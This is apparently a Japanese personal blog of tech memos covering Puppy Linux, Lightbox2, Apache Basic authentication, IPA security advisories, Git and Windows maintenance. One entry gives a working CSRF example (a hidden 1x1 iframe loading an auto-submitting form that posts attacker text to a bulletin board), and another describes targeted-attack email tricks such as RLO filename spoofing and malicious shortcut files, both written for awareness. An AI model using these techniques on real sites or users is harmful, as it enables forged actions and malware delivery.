タグ: 記事

  • Puppy Linux(USB起動)

    ハードディスクにインストールする必要がないLinuxディストリビューション
      Puppy LinuxのLive USBを作成する

      (1)USBをフォーマットする
        FAT32でUSBを初期化する

      (2)Puppy LinuxのISOイメージの取得
        Live CDのISOイメージをPuppy Linuxの日本語版ページより取得する
          (例)precise-571JP.isoをダウンロードした

      (3)ISOイメージの書き込みソフトのダウンロード
        UnetbootinのページからUNetbootinのWindows版を(今回は)取得する

      (4)USBへの書き込み
        使い方を下記に示す

    使い方
    使い方

      (5)USBから起動を掛ける
        PCを再起動させ、USBからPuppy Linuxの起動を確認する
          Puppy Linuxインストールすることも
          Windowsを残したまま、USBから起動させることも選択できる

  • Puppy Linux

    ハードディスクにインストールする必要がないLinuxディストリビューション
      LiveCDとして提供される
        起動時にRAMへシステムを読み込むのでハードディスクが無くても使用できる
        ハードディスク及びUSBメモリへのインストールも可能
      古いパソコンでも動作可能
        256MB(5.X系)以上で動作する
        WindowsXP機であれば十分に動きます

    Puppy Linux(256MB)  Lubuntu(384MB) Ubuntu(1GB)
     Webブラウザー  Opera(ブラウザ)  Mozilla Firefox(ウェブ・ブラウザ)  Firefox(ウェブ・ブラウザ)
     ワープロ  AbiWord(ワープロ)  AbiWord(ワープロ)  LibreOffice Writer
     表計算  Gnumeric(表計算)  Gnumeric(表計算)  LibreOffice Calc
     プレゼンテーション  -  -  LibreOffice Impress
     財務管理  HomeBank  -  -
     ファイル管理  ROX-Filer(ファイル)  PCManFM(ファイルマネージャ)  -
     テキストエディター  Geany(エディタ)  LeafPad  -
     付箋  -  xpad(エックスパッド)  -
     スケジュール管理  Osmo(プラン)  -  -
     プロジェクト管理  Plannner  -  -
     インスタント メッセージング  Pidgin(チャット)  Pidgin(インターネット・メッセンジャー)  Empathy(インスタント・メッセンジャー)
     メール  -  Sylpheed  Thunderbird(電子メールクライアント)
     BitTorrent クライアント  Pctorrent  Transmission  -
     ビューアー  ePDFView  Evince(ドキュメント・ビューアー)  -
     スキャン  Xsane  Simpie Scan  -
     画像作成  mtPaint(ペイント)inkscapeLife(ドロー)  mtPaint(graphic editor)  Shotwell Photo Manager
     音楽プレーヤー  Pmusic  Audacious  Rhythmbox(ミュージックプレイヤー)
     動画再生  GNOME MPlayer(再生)  GNOME MPlayer(再生)  -
     CD/DVD ライティング  Pbum  Xfbum  Brasero(ディスク作成ツール)
     Webカメラ  -  guvcview  -
     端末  urxvt(端末)  -  -
     パッケージ管理  パピーパッケージ マネージャ  LubuntuソフトウェアセンターSynaptic(パッケージマネージャ)  Ubuntuソフトウェアセンター
     単体パッケージ管理  -  GDebi Package Installer  -
  • Lightbox2のインストール

    画像やリンクなどをクリックして、ウィンドウ内で画像を拡大表示する
      画面が遷移せず、同一ウィンドウ内に表示されるのが特徴
        無駄なクリック作業が無くなる

      (1)【Lightbox2】のダウンロード
        このサイトからダウンロードする http://lokeshdhakar.com/projects/lightbox2/
          ダウンロード完了後に解凍する

      (2)Javaスクリプトを設定する
        スクリプトファイルをHTMLに施す
        (例題)ダウンロードした中から探し出す
        <script src=”../js/jquery-1.11.0.min.js” type=”text/javascript”></script>
        <script src=”../js/lightbox.js” type=”text/javascript”></script>

        必要な場所に設置し、HTMLで定義する
          指定する順序はこのまま

      (3)CSSファイルを設定する
        (例題)ダウンロードした中から探し出す
        CSSファイルに定義を追加する 【@import url(‘lightbox.css’);】

      (3)表示したい画像の定義
        (例題)
        <a href=”img/image-1.jpg” data-lightbox=”group” data-title=”1枚目”>写真1</a>
        <a href=”img/image-2.jpg” data-lightbox=”group” data-title=”2枚目”>写真2</a>

        【data-lightbox】を使ってグループ定義を施す
          各々異なるモノを設定すると・・・・・・1個、1個個別に拡大表示される
            ※今回は統一した(1個なら個別表示、複数個なら連続表示となる)
          同じモノを設定すると同一グループと見なされて、クリックすると次々と画像が表示される

        通常は小さな画像を先に表示し、クリックして拡大表示する
          ※今回は小さな画像を作成する手間を省き、文字をクリックさせて画像を表示させる
          必要なら<img src=”../img/thumb-image-1.jpg”>を「写真1」の所に入れる

  • アンカー指定でpost送信

    パラメータ渡しの方法として【Get】と【Post】がある
      【Get】はURLに直接パラメータを記述して渡す方法
        外部にパラメータの内容が見られてしまう
        書き換えられると予期せぬ動きになる(入力チエックで防止する)
      【Post】はデータ部に格納してURLに渡す方法
        外部にはパラメータの内容が見えない

      今回のDB移設に伴って【Get】から【Post】に切り替える
      (例題)
        <a href=”#” onclick=”document.form11.submit();” target=”_self”>アンカー用テキスト</a>
        <form action=”index.htm” method=”post” name=”form11″>
        <input type=”hidden” name=”パラメータID” value=”パラメータ内容”></form>

        アンカー部分をクリックするとpostでパラメータが渡される
        複数個指定する場合にはペアを崩さずに数を増やせばよい

  • カラー見本

    HPで使用しているカラー見本を掲載する
      時々、カラーコードを忘れてしまうので、備忘録として残す

    CCFFFF
    CCFFFF

    FFFFCC
    FFFFCC

    000000
    000000

    FFFFFF
    FFFFFF

    CCCCCC
    CCCCCC

    DDDDDD
    DDDDDD

    EEEEEE
    EEEEEE

    F8F8F8
    F8F8F8

    CCCCFF
    CCCCFF

    FFCCCC
    FFCCCC

    FF0000
    FF0000

    CC0000
    CC0000

    880000
    880000

    0080FF
    0080FF

    008080
    008080

    0000FF
    0000FF
    FFFFFF
  • ドキュメントルートへのalias設定

    通常、HPのコンテンツは【DocumentRoot】配下のディレクトリに設置する必要がある
      テスト環境等において、コンテンツの数が多くなるとホルダーの管理が煩わしくなる
      【alias】機能を使って【DocumentRoot】の配下に配置されているかのように見せかける
        ※テスト環境の前提として【XAMPP】を使っていることにする
        ※本番環境にも使用できるが、却って覚えておくことが面倒なので本番環境には適用しない

      (1)【httpd.conf】を探し出す
        【XAMPP】配下の apache → conf 配下の【httpd.conf】を探し出す

      (2)【httpd.conf】を修正する
        【】を探し出し【alias】を指定する
          例として、【 include “F:/httpd-alias.ini”】の行を追加する
          【alias】指定が多数なので別ファイルにしてまとめて読み込ませた
            ※直接に下記の様な【alias】指定を行うのもOK

      (3)【akias】指定ファイルを作成する
        【Alias /元のフォルダー “F:/先のホルダー”】を複数記述する
          ※本来はこの形式で【httpd.conf】内に指定する

  • Basic認証(パスワードの暗号化)

    パスワードを暗号化する
      IDと(入力)パスワードを指定して、(設定)パスワードを作成する
      通常のApache配下の場合とXAMPP配下の場合と作成方法が違うので注意すること
        ※XAMPPはローカル環境で個別テスト用に使われることが多い
          ローカル環境下で基本認証が必要だとは思わないのだが念のために

    先ずApache配下の場合
      (1)パスワード作成サイトにアクセスする
        ・以下のサイトにアクセスする
          htaccess による認証用 パスワード暗号化ツール
          暗号化サービス
          他  にもあるので適当なサイトを探す

      (2)設定するパスワードを求める
        ・IDと(入力)パスワードを指定して、(設定)パスワードを求める
          (入力)パスワードと(設定)パスワードを使い分けること
        ・IDと(設定)パスワードの組み合わせを【.htpasswd】に記述する

      注意点(1)
        IDと(入力)パスワードはBasic認証画面で手入力する値
        IDと(設定)パスワードは【.htpasswd】に設定する値

      注意点(2)
        パスワードの入力がどうやってもエラーになる場合
          試しに下記のhtpasswd.exeを使って【.htpasswd】ファイルを作成してみるとよい
          結果的に上手くいった

    次にXAMPP配下の場合(作成方法が違うので注意すること)
      (1)Apache付属のhtpasswd.exeを使ってパスワードファイルを作成する
        cd F:\xampp\apache\bin
        htpasswd.exe -bc {パスワード生成先のパス} {ID} {パスワード}
          (例)cdコマンドでhtpasswd.exeが在る場所を特定する
            F:/xampp/apache/bin>htpasswd.exe -bc .htpasswd UUUUUUUU PPPPPPP
              特にパスを指定しなければ
              F:\xampp\apache\binの中に【.htpasswd】ファイルが作成される

  • Basic認証(.htpasswdの場所)

    【.htpasswd】が存在する場所(絶対パス)を求める
      【.htaccess】に【.htpasswd】ファイルの位置を記述する際に必要となる

    (1)PHPプログラムを作成する
      ・以下のような内容で用意する
        <?php
        $cwd = getcwd();
        $reqfile = strrchr($_SERVER[“REQUEST_URI”], “/”);
        $urilen = strlen($_SERVER[“REQUEST_URI”]);
        $reqfilelen = strlen($reqfile);
        $reqdir = substr( $_SERVER[“REQUEST_URI”], 0, $urilen – $reqfilelen );
        $current = $_SERVER[“HTTP_HOST”] . $reqdir;
        echo “<p?>カレントディレクトリの絶対パス:$cwd</p?>”;
        echo “<p?>カレントURL: http://$current/</p?>”;
        ?>

    (2)絶対パスを表示させる
      ・ファイル名を【xxxxxxxx.php】として保存する
      ・調べたいサーバーのフォルダ配下にアップロードして設置する
      ・手動で当該プログラムを起動する

  • Basic認証(設定方法)

    【.htaccess】を使用してパスワードによるアクセス制限が可能になる
      設置したディレクトリ以下の全てのファイルにパスワード保護が適用される
      クライアント側でブラウザを閉じるなどの操作が行われない限り
        一度認証に成功したパスワードをブラウザで保持し
        アクセスの度にユーザーがいちいち入力する手間を省く

    (1)保護したいディレクトリの確認
      必ず、パスワードで保護したいディレクトリを決めておく
        各ディレクトリ単位で保護することもできるが、パスワード入力が煩わしくなるので
        一般的にはサイト単位で設置する

    (2)【htaccess.txt】の設定と作成
        便宜的に拡張子を【.txt】として作成してから、作業完了後に【.txt】を削除する
      ・メモ帳またはエディタで作成する
      ・以下のようなアクセス制限を記入する(例)
        AuthType Basic
        AuthName “Input your ID and Password”
        AuthUserFile /絶対アドレスを指定する/.htpasswd
          ※絶対アドレスの求め方は「Basic認証(.htpasswdの場所)」を参照
        require valid-user
      ・【htaccess.txt】の名前でファイルを保存する

    (3)【htpasswd.txt】の設定と作成
      ・ログイン用のユーザー名とパスワードを決める
        ※パスワードの決め方は「Basic認証(パスワードの暗号化)」を参照
      ・メモ帳またはエディタで作成する
      ・以下のようなユーザー名とパスワードを記入する
        ユーザ名1:パスワード
        ユーザ名2:パスワード
        ユーザ名3:パスワード
      ・【htpasswd.txt】の名前でファイルを保存する

    (4)【htaccess.txt】と【htpasswd.txt】をアップロードする
      転送先のディレクトリは
        サイト全体を保護する場合はindex.htmlと同じディレクトリにアップロードする

    (5)ファイル名の変更
      アップロードした【htaccess.txt】と【htpasswd.txt】のファイル名を変更する
        【.htaccess】と【.htpasswd】に変更する

  • 情報セキュリティに関する注意喚起(IPA)

    8月6日(水)にIPAより以下の注意喚起が行われた
      夏休みにおける情報セキュリティに関する注意喚起

    上記のサイトから
      「システム管理を担当されている方」と「企業でパソコンを利用される方」をカット
      「ご家庭でパソコンを利用される方」と「スマートフォン、タブレットを利用される方」を抜き出した

    (1)家庭でパソコンを使用する方の対策
      インターネットバンキング利用時の注意
        ・ウイルスに感染してしまったことが原因で、不正送金の被害に遭うケースが増えている
          感染を防ぐために、OSと各種ソフトウェアは常に最新の状態で使う
        ・金融機関が、第二認証情報(乱数表や合言葉など)の入力を利用者に求めることはない
          入力を促す画面が表示された場合は、絶対に情報を入力しない
        ・通常の利用時と異なる入力の要求があった場合は、サービス提供元に電話(メール等)で確認する
          表示されている内容でなく、契約時に使用した内容(電話、メール)を使用する

      最新バージョンの利用や修正プログラムの適用
        ・使用しているパソコンのOSに修正プログラムを適用し、最新のバージョンに更新する
          Windowsユーザーは「Microsoft Update」を利用する
        ・使用しているパソコンのアプリケーションソフトにも修正プログラムを適用する
          セキュリティソフトのパターンファイルを常に最新の状態にする

      USBメモリ等の取り扱いの徹底
        ・所有者が不明もしくは自身が管理していない外部記憶媒体は自身のPCに接続しない
          逆に自身が管理していないPCに自身の外部記憶媒体を接続しない

      必要データのバックアップの推奨
        ・PCが動かなくなってしまう場合に備え、必要なデータは外部記憶媒体等へバックアップする
          ファイルやフォルダが暗号化され、元に戻せなくなる場合もある

      情報取扱いルールの徹底
        ・Winny等の共有ソフトを使っているPCが暴露ウイルスに感染すると
          PC内に保存してあるファイルがインターネット上に流出する
          業務データを扱ったPCでWinny等のファイル共有ソフトを使うのは止める
          家族と共用しているPCの場合、家族が使えば情報漏えいする可能性がある

      SNS利用上の注意
        ・SNSを悪用して個人情報を収集したり、ウイルスに感染させようとする
          他人のページ等に書かれているURLを不用意にクリックしない
          Twitterでは不用意に“短縮URL”をクリックしない
          情報発信する場合は自身の情報公開の範囲を確認する

      ウェブサイト利用時の注意
        ・ウェブサイト利用時の規約をよく読み、利用するかどうかを判断する
          利用規約内に料金が明示されていれば、それ以上先に進まない

      パスワード管理の徹底
        ・複数のインターネットサービスで同じIDやパスワードを使わない
          異なるパスワードに変更する

    (2)スマートフォン、タブレットを利用される方の対策
      スマートフォン、タブレット使用ルールの徹底
        ・アプリには、内部の情報を窃取するものが存在する
          個人利用の場合は、所属する組織の業務規程に従う

      スマートフォン、タブレット使用時の注意
        ・不正アプリのインストールを防ぐためには
          パソコンと同様に信頼できない場所からアプリをダウンロードしない
          アプリのインストールする際には「パーミッション」の一覧には必ず目を通す
            疑問に感じた場合には、アプリのインストールを中止する
        ・スマートフォンやタブレットを机などに置いたままでその場を離れない
          パスワードロック機能を必ず有効にし、1分程度の短い時間でロックする

      セキュリティアプリの導入
        ・偽のアプリをインストールしてウイルスの感染被害に遭う場合がある
          Android OSのスマートフォンやタブレットの利用者はセキュリティアプリを導入する

  • 情報漏洩の防止(IPA)

    7月10日(木)にIPAより以下のお知らせがありました
      組織の内部関係者の不正行為による情報漏えいを防止するため、セキュリティ対策の見直しを!

    (1)内部不正を防止するための現状把握と対策の検討
      IPAでは、内部不正による事故・事件の発生を防止するための環境整備に役立つよう
        2013年3月に「組織における内部不正防止ガイドライン」を策定し、公開している

      ガイドラインを効果的に活用するには
        最初にチェックシートで対策の現状を把握し
        次に、その結果を基に必要な対策項目を検討する
          JMSA作成の「内部不正対策ソリューションガイド」を参考にする

    (2)内部不正が発生する仕組み
      不正行為は下記の3つの要素が全て揃った時に発生すると言われている
        「動機・プレッシャー」
          プレッシャー(業務量、ノルマ等)や処遇への不満など
        「機会」
          技術的環境や物理的環境及び組織のルールなど、不正行為の実行を可能にする環境
        「正当化」
          良心の呵責を乗り越える都合の良い解釈や他人への責任転嫁など

      3つの要素の低減が内部不正を防止するために最も有効となる
        組織が対処できるのは「動機・プレッシャー」と「機会」の低減である

    (3)内部不正防止の対策例
      ・重要な情報であることを明確にし、適切なアクセス権限を付与すること
        重要な情報であるか否かを明確にし、適切なアクセス制御を可能とすること
        重要な情報に対するアクセス権限をもつ操作員を最小とすること
        アクセス権限は定期的に見直すこと
      ・重要情報の持ち出し・可搬媒体等の持ち込みの監視
        情報機器や記録媒体の管理を厳格にすること
        可搬媒体の利用を制限し、管理者の承認と記録を取ること
      ・定期的な操作履歴の監視・監査
        重要情報へのアクセス履歴、利用者の操作履歴等のログを記録すること
        ログを定期的に監査し、異常な事象の発見に努めること

  • クロスサイトリクエストフォージェリ

    クロスサイトリクエストフォージェリ(Cross site request forgeries)
      掲示板に意図しない書き込みをさせられる
      オンラインショップで買い物をさせられる
      ルーターや無線LAN等の情報機器の設定を勝手に変更される


      概要

        (1)攻撃者が誘導用のページを用意する
        (2)誘導用のページを閲覧する
        (3)攻撃用ページにリクエストが送信され、攻撃者の意図した操作が行われる

    クロスサイトリクエストフォージェリ
    概要


    掲示板への書き込みサンプルを挙げておきます
      誘導用のページとして用意する
        <!DOCTYPE html>
        <html lang=”ja”>
        <head>
          <title>誘導用のページ</title>
        </head>
        <body>
          <p>ようこそいらっしゃいました。</p>
          <iframe width=”1″ height=”1″ src=”attack.html”></iframe>
        </body>
        </html>

      攻撃用のページとして用意する
        <!DOCTYPE html>
        <html lang=”ja”>
        <head>
          <title>攻撃用のページ</title>
        </head>
        <body onload=”document.attackform.submit();”>
          <form name=”attackform” method=”post” action=”http://example.com/bbs/register.cgi”>
          <input type=”hidden” name=”title” value=”攻撃者が指定した題名”>
          <input type=”hidden” name=”article” value=”攻撃者が指定した本文”>
          <input type=”submit” value=”送信”>
          </form>
        </body>
        </html>

      仕組みの説明
        ・最初にアクセスされた誘導用ページのインラインフレーム内で
          攻撃用ページが呼び出される
          縦1 ピクセル、横1ピクセルのインラインフレーム内で行われるため、被害者は気が付かない
        ・攻撃用ページのonload属性により、ページが読込まれるのと同時に
          掲示板への書き込みフォームの送信ボタンが自動的に押される
        ・フォームで指定された文言で掲示板に書き込みが行われる

        最初に誘導用ページにアクセスした人が意図しないうちに
          意図しない内容で掲示板に書き込みされることになる

  • キーポジション

    正しいキーポジション

    キーポジション


  • 標的型攻撃の手口

    標的型攻撃でのメール送信手口
      (1)本物の業務メールを装って送る
        添付したウィルスを開かせるために正規のメールだと思わせる
          ・実際にやりとりしている業務メールを盗んで、文面をお手本にする
            盗んだメールと同じ宛先に、先のファイルの修正分を送りつける
              ウィルスチエックを回避するために圧縮ファイルで送り付ける
            受信者は送信者が同じなので修正が必要だとファイルを開く、ことになる

      (2)何回かやり取りしてからメールを送る
        無害のメールをやり取りした後にウィルス添付メールを送りつける
          ・組織が公開しているWebサイトの採用問合せアドレスにメールする
            担当者のメールアドレスが分かったところで
            履歴書に見せかけてウイルス添付のファイルを送信する
              開かなければ成らない状況を作り出す
            受信者は今までと同じ送信者なので安心してファイルを開く、ことになる

          ・製品に関する質問や不具合の報告であったりするメールも多い

          ・組織の不正に関する告発メールだったりもする

      (3)安全なファイルに見せかけてメールを送る
        実行形式のファイルを安全なファイルだと思わせる
          ・RLO(Right-to-Left Override)を使ってファイル名を偽装する
            アラビア文字用の制御文字で、文字を右から左に表示する
              例:abcdef[RLO]fdp.exe のファイルは abcdefexe.pdf と表示される
            受信者は安心してファイルを開く、ことになる

          ・ショートカットファイルの形式でメールに添付する
            通常リンク先はファイルだが、javascript等のプログラムを指定する
              ショートカットファイルの拡張子(lnk)は表示されないので注意が必要

      (4)Webサイトを水飲み場にする
        狙った組織の正規Webページを改竄して、アクセスした際にウィルスに感染させる
          ・標的とした組織の従業員がアクセスしそうなサイトを狙う
            アクセスログを分析してWebサイトに当たりを付ける
            脆弱性を突いてウィルスを仕込んでおく

  • 動画と音楽


    動画

      画像が綺麗なのはAVI(低圧縮なので)ファイルサイズは大きくなる
      動画配信に向いているのはFLV(高圧縮なので)ファイルサイズは小さくなる、WMVやMP4も同じ
        ※MPEG・・・・・・Moving Picture Experts Group

    FLV  Flash Video   Adobe Flash Player  容量少ない
    Adobeシステムズ社が開発
    動画投稿サイトで採用されている
    MP4  MPEG-4  Windows Media Player  高い圧縮率でデータ容量を小さくする
    インターネットでの利用に適したフォーマット
    AVI  Audio Video Interleave  Windows Media Player  Windows標準のファイル形式
    容量は最も多くなる
    容量が大きくなるので圧縮形式にバりエーションがあり
    再生する際には圧縮形式に合わせる必要がある
    WMV  Windows Media Video  Windows Media Player  動画配信サイトで採用されている規格


    音楽

    MP3  MPEG Audio Layer 3  Windows Media Player  容量が大きい、高品質
    実際の音が収録されている
    MIDI  Musical Instrument Digital Interface  PC  容量が少ない
    演奏用のデータファイル、これを元にしてパソコンが演奏する


  • Gitコマンド

      先頭の「git」は省略する

      ・clone
        リポジトリーの複製を作成する

      ・pull
        リモートリポジトリーとローカルリポジトリーでバージョンのずれがあった場合
          差分をローカルリポジトリーに反映する

      ・checkout ブランチ名
        指定したブランチの最新のソースコードを作業できるように切り替える

      ・checkout コミットID
        現在作業中のブランチのソースコードを指定したコミットIDのバージョンに戻す

      ・branch ブランチ名
        ブランチを作成する

      ・add ファイル名
        変更を反映したいファイルを指定する
          ファイル名の代わりに「。(ピリオド)」を指定すると全てのファイルが対象になる

      ・commit
        ローカルリポジトリーに変更を反映する

      ・push リポジトリー名 ブランチ名
        リモートジポジトリーに変更を反映する

      ・merge ブランチ名
        指定したブランチを現在作業中のブランチに統合する

      ・log
        コミットを実行した変更履歴(コミットログ)を参照する
     

  • userホルダーの移動

    userホルダー(ユーザアカウント)をCドライブから他のドライブに移す
      userホルダー自体は移せないので、配下の個別ホルダーを移動させる
      個別ホルダーのプロパティーに「場所」のタブが有れば移動できるホルダーです
        但し、手順を間違えない様に進めること
        上手くいかずに手順を間違えたと思ったら、全てを元(標準)に戻してからやり直す

      (1)保管場所を移すメリット
        ・システムの安定化
          Cドライブがスリムになるため、多少なりともシステムの安定化につながる
        ・デフラグ時間の短縮化
          Cドライブがスリムになるため、デフラグ時間が短くなる
        ・マイドキュメント等のデータが消えない
          Cドライブのリカバリを行った際にマイドキュメント等のデータは消えない
        ・Cドライブの容量不足の解消
          単純にハードディスクの使用量が減少する
        ・バックアップ時間の短縮化
          Cドライブがスリムになるため、バックアップ時間が短くなる

      (2)事前の準備
        ・管理者権限を有するアカウントを事前に用意しておく
          さらにユーザ権限のアカウントも事前に用意し、ログインを一度しておく
            ログインすることによって、Cドライブ(元)にユーザアカウントホルダーが作成され
            移動しようとする元ホルダー類が既に出来上がっている状態にする
        ・Dドライブ(先)にホルダーを用意する
          この後の手順の中で自動的にホルダーを作成する機能があるが
          見分けが付くように、userホルダーの配下にユーザアカウントホルダーを作成する
          元のuserホルダーと同じ構成にしておく

      (3)所有者権を設定する(管理者で実施する)
        該当ファイルを右クリック → プロパティをクリックする
        「セキュリティ」タブ → 「詳細設定」をクリック
        「・・・・・・のセキュリティの詳細設定」画面を確認 → 「変更」をクリック
        「ユーザーまたはグループの選択」画面を確認 → 「詳細設定」をクリック
          ※「所有者」が表示されていないことを確認
        「検索」をクリック、一覧から所有権を付けたいユーザーまたはグループを選択する
        これでファイルの所有者が決定される

      (4)アクセス権を設定する(管理者または所有者で実施する)
        該当ファイルを右クリック → プロパティをクリックする
        「セキュリティ」タブ → 「詳細設定」をクリック
        「・・・・・・のセキュリティの詳細設定」画面を確認 → 「追加」をクリック
        「ユーザーまたはグループの選択」画面を確認 → 「詳細設定」をクリック
          ※「所有者」が表示されていることを確認
        「追加」をクリック
        「・・・・・・アクセス許可」画面を確認 → 「プリンシパルの選択」をクリック
        「ユーザーまたはグループの選択」画面を確認 → 「詳細設定」をクリック
        「検索」をクリック、一覧からアクセス権を付けたいユーザーまたはグループを選択する
          選択するモノとして
            administrators(管理者グループ)
            system
              ※決してUsers(標準ユーザーグループ)は選択しない
            許可したいユーザ(標準ユーザー)
        「OK」で先に進むと、再度「アクセス許可の選択」画面に戻る
        「基本のアクセス許可」欄から許可するアクセス権限を選択する
        これでファイルのアクセス権が決定される

      (5)移動の手順(管理者または所有者で実施する)
        ・元のホルダーのプロパティーを開きます
          「場所」タブ → 「移動」をクリック
          先のホルダー名をセット → 「フォルダの選択」をクリック
          「適用」をクリック
        ・「フォルダーの移動」画面を確認
          全てのデータを移すことにして先に進む
        ・以上でデータの移動が完了する
          先のホルダーに全件移動したことを確認して作業は終了する

      (6)移しておくべきホルダー類
        ・マイドキュメント
        ・アドレス帳
        ・お気に入り
        ・ダウンロード
        ・デスクトップ
        ・マイピクチャ
        ・マイミュージック
        ・リンク
        ・検索
        ・保存したゲーム

  • 復元・回復の実行

    不測の事態が生じた場合、システムを復元・復旧させる
      以下の事例は、自ら試したことはなく、全て他からの情報の受け売りです

      合わせて、復元・回復の準備を参照願います

    (1)復元ポイントから復元する
      あらかじめ作成しておいた復元ポイントの状態までWindowsのシステムファイルやレジストリ等を戻す
        ・コントロールパネル → 「システムとセキュリティ」 → 「シテム」をクリックする
          左サイドの「システムの保護」をクリックし「システムのプロパティ」画面を確認する
          「システムの復元」をクリックする
          順次、先に進んで確実・間違いのない復元ポイントを選ぶこと
            「影響を受けるプログラムの検出」を使って影響範囲等を確認する
            復元ポイント作成期日や短いコメント等を頼りに確認する

    (2)システムバックアップの媒体から回復する
      あらかじめ作成しておいたシステムバックアップの媒体を使用してシステムドライブを戻す
        Windowsが起動しない場合には、回復用USBを使ってシステムを起動させてから作業を行う
        USBからの起動方法については事前に知識として準備しておく
        ・USBから起動した場合
          「キーボードレイアウトの選択」画面 → 「MicrosoftIME」 → 「トラブルシューティング」
        ・通常に起動した場合
          「電源ボタン」クリック → 「再起動 + shiftキー」 → 「トラブルシューティング」
        ・「トラブルシューティング」画面を確認
          「詳細オプション」 → 「イメージシステムを回復」→ 「Windows8.1」と進む
        ・順次、先に進んでシステムを回復する
          USBは付けたまま再起動させ、切り替わったところで抜き取れば良い

    (3)システム回復用の媒体から回復する
      あらかじめ作成しておいたUSBの回復用媒体を使用してシステムが起動する状態に戻す
      USBからの起動方法については事前に知識として準備しておく
        ・「キーボードレイアウトの選択」画面を確認する
          「MicrosoftIME」 → 「トラブルシューティング」 → 「詳細オプション」と進む
        ・「詳細オプション」画面を確認する
          「システムの復元」 → 「Windows8.1」と進む
        ・順次、先に進んでシステムを回復する
          USBは付けたまま再起動させ、切り替わったところで抜き取れば良い

  • 復元・回復の準備

    システムドライブが確定した状態で、今後の不測の事態に備える
      以下の様な事態に備える
        ・Windows8.1は動いており、HDDが破壊されている場合
          破壊されているファイル(ドライブ)を戻せば復旧する
        ・Windows8.1が動かない場合
          OS自体を別の媒体から動かして、HDDも含めて復旧する

      合わせて、復元・回復の実行を参照願います

    (1)復元ポイントを用意する
      新しいソフトのインストールによる、レジストリーやシステムファイルの破壊に備える
        通常はPC内のローカルディスクに復元ポイントを作成する
          復元するには、電源が入りWindows8.1が動いている必要がある
        簡単に手早くレジストリーやシステムファイルを元の状態に戻すことができる
      ・コントロールパネル → 「システムとセキュリティ」 → 「シテム」をクリックする
        左サイドの「システムの保護」をクリックし「システムのプロパティ」画面を確認する
        後は「作成」ボタンを押して、復元ポイントを作成する

    (2)システムドライブのバックアップを取る
      Cドライブ(システムドライブ)の一部が破損した場合に備える
        回復するには、電源が入りWindows8.1が動いている必要がある
      ・コントロールパネル → 「ファイル履歴・・・コピーを保存」をクリックする
      ・「ファイル履歴」画面を確認し
        左下の「システムイメージバックアップ」をクリックする
      ・「システムイメージの作成」画面を確認し
        保存先を選んで「次へ」
      ・バックアップ対象のドライブを指定する(以下は代表例)
        システムドライブ(通常は「C」ドライブ)
        EFIシステムパーティション
        Windows回復環境
      ・「バックアップの開始」をクリックしてバックアップ作業が始まる
        【WindowsImageBackup】というホルダーが出来上がれば作業は完了

    (3)システム回復用の媒体を作成する
      Windowsシステムが起動しなくなった場合に備える
        PCの電源は入るが、全く動かなくなった時に有効である
        Windows8.1からはDVD媒体ではなくUSB媒体に取得する様になる
          復元方式をSurfaceの標準装備形態(DVD非装備)に合わせたと思われる
          容量は8GB以上を要求される(必ず準備すること)
      ・コントロールパネル → 「ファイル履歴・・・コピーを保存」をクリックする
      ・「ファイルの履歴」画面を確認し
        左下の「回復」をクリックする
      ・「回復」画面を確認し
        「回復ドライブの作成」をクリックする
      ・「回復ドライブの作成」画面を確認する
        リカバリ専用のドライブがある場合
          「回復パーティション・・・コピーします」にチエックを入れて「次へ」
        リカバリ専用のドライブがない場合
          なにもせずに「次へ」
      ・「回復ドライブの作成」画面で
        「USBフラッシュドライブの選択」を確認し回復ドライブを指定して作成する
        回復パーティションからのコピーだと目安として4GB程度必要(事前に確認すること)

  • パーティション分割

    パーティション分割のメリット
      パーティション毎のバックアップ時間が短縮できる
        復旧時間も同様に短縮できることになる
      システムとデータを分けて管理する事ができる
        分けることによって、バックアップ作業や復旧作業が単純化される

    分割の手順
      (1)コントロールパネル → システムとセキュリティ → 管理ツール →
          ハードディスク パーティションの作成とフォーマット をクリックする


      (2)「ディスクの管理」を確認し、分割したいドライブを右クリック、「ボリュームの縮小」をクリックする
        大きな領域から、必要な領域を切り出して新しいドライブを作り出すのが主目的
          もしくは、小さな領域に付け足して、より大きな領域にもできる

          「未割り当て」領域を作り出せれば
            それを新しいパーティションにすることも、別のパーティションに組み込むこともできる

    パーティション分割(1)
    「ディスクの管理」画面

      (3)「(ドライブ文字)の縮小」画面が表示される
        [縮小する領域のサイズ]に新しいドライブに割り当てる大きさを指定し、[縮小]をクリックする
          ※縮小する領域のサイズとは、新しく切り出すディスクのサイズのこと
          ※元のディスクから切り出すのだから元のディスクは縮小されるということ

      (4)「未割り当て」の領域が表示されている
        「未割り当て」の領域で右クリック → 新しいシンプル ボリューム をクリックする

    パーティション分割(2)
    未割り当て

      (5)「新しいシンプル ボリューム ウィザード」画面が表示される
        新しいパーティションのサイズ、ドライブレターをセット、フォーマッティングを行う
        フォーマッテrィングの完了で、パーティションの出来上がり

  • 「デスクトップアプリ」と「ストアアプリ」


    Windows8.1を起動すると下記のような【スタート画面】が表示される

    Windows_8_Start_UI.svg
    モダン UI

    上記の【スタート画面】を【Modern UI】と呼ぶ
      【Modern UI】とはMicrosoft社が作り出したユーザインタフェースで
         Windows Phone や Windows 8 以降に採用されたタッチ型のユーザインタフェース

      ここからアプリケーションソフトを動かしていく
        ・デスクトップアプリ
          デスクトップ画面上で実行されるアプリ(従来と変わらない使い方)
          従来のWindowsで使用されてきたもの

        ・ストアアプリ
          Windows 8から新しく導入されたアプリ
          タッチ操作を前提としており、マウス操作でも動く
          アプリを起動させるとフルスクリーンで表示され、統一されたシンプルな画面表示になっている
          まだまだ数が少ない・・・・・・PCにタッチ操作が馴染まないので普及するのはかなり先ではないか
